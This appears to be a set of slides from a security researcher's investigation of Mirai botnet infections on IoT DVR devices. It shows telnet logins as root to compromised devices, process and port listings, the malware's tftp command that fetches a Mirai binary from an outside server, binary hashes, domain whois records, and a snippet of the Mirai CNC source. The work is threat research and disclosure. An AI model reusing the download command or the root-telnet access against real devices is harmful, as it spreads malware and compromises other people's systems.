telnet X.X.X.X
Trying X.X.X.X
Connected to X.X.X.X.
Escape character is '^]'.

REINCARNA / Linux.Wifatch

Your device has been infected by REINCARNA / Linux.Wifatch.

We have no intent of damaging your device or harm your privacy in an

Telnet and other backdoors have been closed to avoid further infecti
this device. Please disable telnet, change root/admin passwords, and
update the firmware.

This software can be removed by rebooting your device, but unless yo
```

IN OTHER OCASSION

```
root@kali:~/MIRAI# proxychains telnet 122.117.XXX.31

Escape character is '^]'.
dvrdvs login: root
Password:
BusyBox v1.16.1 (2012-10-17 17:33:25 CST) built-in shell (ash)
Enter 'help' for a list of built-in commands.
can not change to guest!
[root@dvrdvs /] #
```

NETSTAT -NA

what were those strange processes?

```
[root@dvrdvs /] # netstat -nap
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address  Foreign Address         State
tcp    0   0 127.0.0.1:48101      0.0.0.0:*               LISTEN
tcp    0   0 127.0.0.1:48109      0.0.0.0:*               LISTEN
tcp    0   0 127.0.0.1:9521       0.0.0.0:*               LISTEN
tcp    0   0 0.0.0.0:40980        0.0.0.0:*               LISTEN
tcp    0   0 127.0.0.1:49813      0.0.0.0:*               LISTEN
tcp    0   0 0.0.0.0:22           0.0.0.0:*               LISTEN
tcp    0   0 122.XXX.XXX.31:23    190.140.159.78:58296    SYN_RECV
tcp    0   0 122.XXX.XXX.31:23    122.117.159.130:24011   SYN_RECV
```

AFTER SEVERAL COMMANDS

"ps" was executed

and a tftp was found in other machine

```
7663 root      1248 S    sh
 9379 root       208 S    n48lorkl2a2l
 9381 root       216 S    n48lorkl2a2l
 9382 root       248 S    n48lorkl2a2l
.....
11354 root      1248 S    sh
11536 root      1236 S    /bin/busybox tftp -g -l dvrHelper -r mirai
11689 root      1248 S    -sh
11713 root      1248 S    sh
11807 root      1236 S    /bin/busybox tftp -g -l dvrHelper -r mirai
11829 root      1240 R    ps
26446 root       208 S    foflqillt0elng2c7rpc
26449 root       248 S    foflqillt0elng2c7rpc
```

LET'S FOCUS ON ..

foflqillt0elng2c7rpc process

we will see tftp later:

/bin/busybox tftp -g -l dvrHelper -r mirai.arm7 185.XXX.XXX.14

¿WHAT IS FOFLQILLT0ELNG2C7RPC PROCESS?

26446 root 208 S foflqillt0elng2c7rpc

Remember that we have limited shell so:

```
[root@dvrdvs /] # cat /proc/26446/maps
00008000-00017000 r-xp 00000000 01:00 233        /dvrHelper (deleted
0001e000-0001f000 rwxp 0000e000 01:00 233        /dvrHelper (deleted
00981000-00982000 rwxp 00000000 00:00 0          [heap]
beba0000-bebc1000 rwxp 00000000 00:00 0          [stack]
ffff0000-ffff1000 r-xp 00000000 00:00 0          [vectors]
```

CAN SEVERAL MIRAI COEXIST?

executing netstat -nl:

```
[root@dvrdvs /] # netstat -l
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         S
tcp        0      0 localhost:48101         0.0.0.0:*
tcp        0      0 localhost:48202         0.0.0.0:*
tcp        2      0 0.0.0.0:22              0.0.0.0:*
tcp        0      0 0.0.0.0:33782           0.0.0.0:*
tcp        0      0 :::8000                 :::*
tcp        0      0 :::80                   :::*
tcp        0      0 :::23                   :::*
tcp        0      0 :::1080                 :::*
raw     8680      0 0.0.0.0:6               0.0.0.0:*
raw     5208      0 0.0.0.0:6               0.0.0.0:*
Active UNIX domain sockets (only servers)
Proto RefCnt Flags       Type       State         I-Node Path
unix  2      [ ACC ]     STREAM     LISTENING       1737 @ISCSIADM_A
```

SO TFTP DOWNLOADS BINARY TO DVRHELPER

.. it is executed ..

.. and deleted..

WHAT HAPPEND TO 185.XXX.XXX.14?

.. we connected to tftp ..

.. and it was posible to download ..

.. "mirai" binaries for several architectures ..

```
# md5sum *
e1806db9ecfb95a665321450f2bba8d7  dvrHelper
fdcc093bc03c47ad215171f833709141  mirai.arm
8a62c320dd1113b83dd512d5aa16d5c8  mirai.arm7
36cc8b9370512a27df47148803ff8114  mirai.m68k
94a911207e8a947bf90d377c97a76dd1  mirai.mips
e1806db9ecfb95a665321450f2bba8d7  mirai.ppc
```

IS THERE SOMETHING ON WEB PORT?

This domain name has been seized by ICE - Homeland Security Investigations, pursuant to a seizure warrant issued by a United States District Court under the authority of 18 U.S.C. §§ 981 and 2323.

Willful copyright infringement is a federal crime that carries penalties for first time offenders of up to five years in federal prison, a $250,000 fine, forfeiture and restitution (17 U.S.C § 506, 18 U.S.C. § 2319). Intentionally and knowingly trafficking in counterfeit goods is a federal crime that carries penalties for first time offenders of up to ten years in federal prison, a $2,000,000 fine, forfeiture and restitution (18 U.S.C. § 2320).

REALLY?

tfpt server was still active

IN OTHER VICTIM

several weeks later ...

.. another tftp

```
2704 guest     1248 S    -sh
 2718 guest     1248 S    sh
 9790 root      1260 S    -sh
10921 root      1392 S    pppd pty pppoe -I eth0 -T 80 -m 1412 noipd
10925 root      1236 S    sh -c pppoe -I eth0 -T 80 -m 1412
10929 root       836 S    pppoe -I eth0 -T 80 -m 1412
16339 root       208 S    wf5kklakre6k
16342 root       248 S    wf5kklakre6k
17741 root         0 SW   [flush-8:0]
24267 root         0 SW   [flush-1:0]
27280 root      1248 S    -sh
27342 root      1248 S    sh
30611 root      1248 S    -sh
31007 root      1248 S    -sh
31032 root      1248 S    sh
31034 root       208 S    uglkci0k8qgk
```

IS IT POSIBLE TO DOWNLOAD BINARIES FROM 212.XXX.52.232?

.. tftp connection successful ..

.. and mirai binaries were donwloaded ..

.. with the same md5 ..

```
# md5sum *
e1806db9ecfb95a665321450f2bba8d7  dvrHelper
fdcc093bc03c47ad215171f833709141  mirai.arm
8a62c320dd1113b83dd512d5aa16d5c8  mirai.arm7
36cc8b9370512a27df47148803ff8114  mirai.m68k
94a911207e8a947bf90d377c97a76dd1  mirai.mips
e1806db9ecfb95a665321450f2bba8d7  mirai.ppc
```

PASSIVE DNS LOOKUP

djvciv.com A 212.XXX.52.232

rxwzia.com A 212.XXX.52.232

slfzaf.com A 212.XXX.52.232

Whois slfzaf.com

```
Whois Server Version 2.0


...


Registrant Name: ding dan
Registrant Organization: dan ding
Registrant Street: 24 hung wang street apartment 32A
Registrant City: ying guo ying guo
Registrant State/Province: BJ
Registrant Postal Code: 251496
Registrant Country: cn
Registrant Fax Ext:
Registrant Email: jimenezdante@gmail.com
Registry Admin ID: Not Available From Registry
```

BUT

Hung Wang is chinese restaurant

Admin City: ying guo ying guo

Ying guo means United Kingdom

Jimenez Dante

Lots of domains registered

Involved in massive botnet spamming


with hosting on hacked servers

and eastern european hosters

AND THERE IS SOMETHING SPECIAL ON 212.XXX.52.232

.. telnet port is opened ..

..and this is wat we saw ..


hivo Editar Ver Buscar Terminal Ayuda
юблю куриные наггетсы
ьзователь:
оль:
верив счета...

BUT ... IS THERE SOMETHING IN RUSSIAN IN THE SOURCE CODE?

From source code of "admin.go" ...

... from the directory CNC

```
func (this *Admin) Handle() {
    this.conn.Write([]byte("\033[?1049h"))
    this.conn.Write([]byte("\xFF\xFB\x01\xFF\xFB\x03\xFF\xFC\x22"))

    defer func() {
        this.conn.Write([]byte("\033[?1049l"))
    }()

    headerb, err := ioutil.ReadFile("prompt.txt")
    if err != nil {
        return
    }

    header := string(headerb)
    this.conn.Write([]byte(strings.Replace(strings.Replace(header, "
```

NOTICE

```
headerb, err := ioutil.ReadFile("prompt.txt")
    if err != nil {
        return
    }
```

```
// Get username
    this.conn.SetDeadline(time.Now().Add(60 * time.Second))
    this.conn.Write([]byte("\033[34;1mпользователь\033[33;3m: \033[0
```


prompt.txt contains

я люблю куриные наггетсы

which is the first line of telnet prompt

and пользователь: is the second one

IS IT A REAL CNC?



BUT, WHAT DOES THIS MEAN??

```
я люблю куриные наггетсы
пользователь:
пароль:

произошла неизвестная ошибка
нажмите любую клавишу для выхода. (any key)
```

```
I love chicken nuggets
user:
password:

An unknown error ocurred
Press any key to exit(any key)
```

AND THERE WE HAVE THE CHICKEN

EPILOGUE

ADVANTAGES OF BOTNETS OF IOT

Always on

No protection measures

No logs

Fast growth

LESSONS LEARNED

Low interaction honeypots are very useful

Manufacturers:Do not delegate security on end users

it is dangerous for everybody

HIGH INTERACTION HONEYPOT

New malware detected

"White virus"

Hajime

More details soon from CCN-CERT

Germán Sanchez Garcés

FINALLY

All important info shown here wer brought to the attention of security forces

No change was made on victims machines

TO BE CONTINUED ....

THANKS TO:

Rubén Ramón Sobrino

Paula Gonzalez Muñoz

Javier Dominguez

My family for their patient